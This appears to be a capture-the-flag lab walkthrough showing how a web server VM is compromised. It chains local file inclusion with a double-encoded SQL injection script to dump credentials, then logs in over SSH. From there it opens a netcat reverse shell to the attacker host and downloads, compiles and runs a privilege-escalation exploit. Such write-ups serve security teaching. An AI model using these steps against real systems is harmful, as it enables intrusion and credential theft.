




┌──(root💀kali)-[/home/kali/Downloads]

└─# nmap -A 192.168.21.130



<http://192.168.21.130/>






This page maybe vulnerable to SQL injection but a WAF is implemented to protect it. So we take a look at the source at the source code for further information.

We find that this page maybe vulnerable to LFI and RFI so we use curl to implement our attack.

┌──(root💀kali)-[/home/kali/Downloads]


└─# curl <http://192.168.21.130/image.php?src=/etc/passwd>



We find that LFI is working on this site. Now we take a look at the config file to find the name of the database.

┌──(root💀kali)-[/home/kali/Downloads]

└─# curl <http://192.168.21.130/image.php?src=/var/www/config.php>



we get

username: sellingstuff

password: n0\_\$\$\_n0\_g41ns

Taking a look at the config file we found that it accessible through localhost. So we use SQL injection with LFI to access the database. Port 80 had WAF so we use 8080.

┌──(root💀kali)-[/home/kali/Downloads]

└─# cat sql.py

#!/usr/bin/python

import urllib,urllib2

url = "http://192.168.21.130/image.php?src=http://127.0.0.1:8080/checkpromo.php?promocode=%2527%2520"

def encode(sqli):

enc = urllib.quote\_plus(sqli)

doubleenc = urllib.quote\_plus(enc)

print "Request : " + url + doubleenc + "\n"

request(doubleenc)

def request(doubleenc):


request = urllib2.urlopen(url+doubleenc)


response = request.read()

print response

request.close()

encode("union all select concat(username,':',password),1 from fancydb.users#")






Output: You have %andrea:SayNoToPentests discount!

┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh [andrea@192.168.21.130](mailto:andrea@192.168.21.130)

Password: SayNoToPentests




Now we are connected through ssh, but when we try to run commands it seems like no command is working. It is possible that output is redirected to null. So we use netcat to get a reverse shell.

First we set up a listener on our system first.


┌──(root💀kali)-[/home/kali/Downloads]

└─# nc -lvp 1234




andrea@cypm:~$ nc -e /bin/sh 192.168.21.128 1234






Ls

Pwd




lsb\_release –a



cd /tmp

┌──(root💀kali)-[/home/kali/Downloads]

└─# wget https://www.exploit-db.com/download/37292 –no-check-certificate





wget <http://192.168.21.128/37292>


ls



mv 37292 exploit.c

gcc -o exploit exploit.c

chmod 777 exploit



./flag

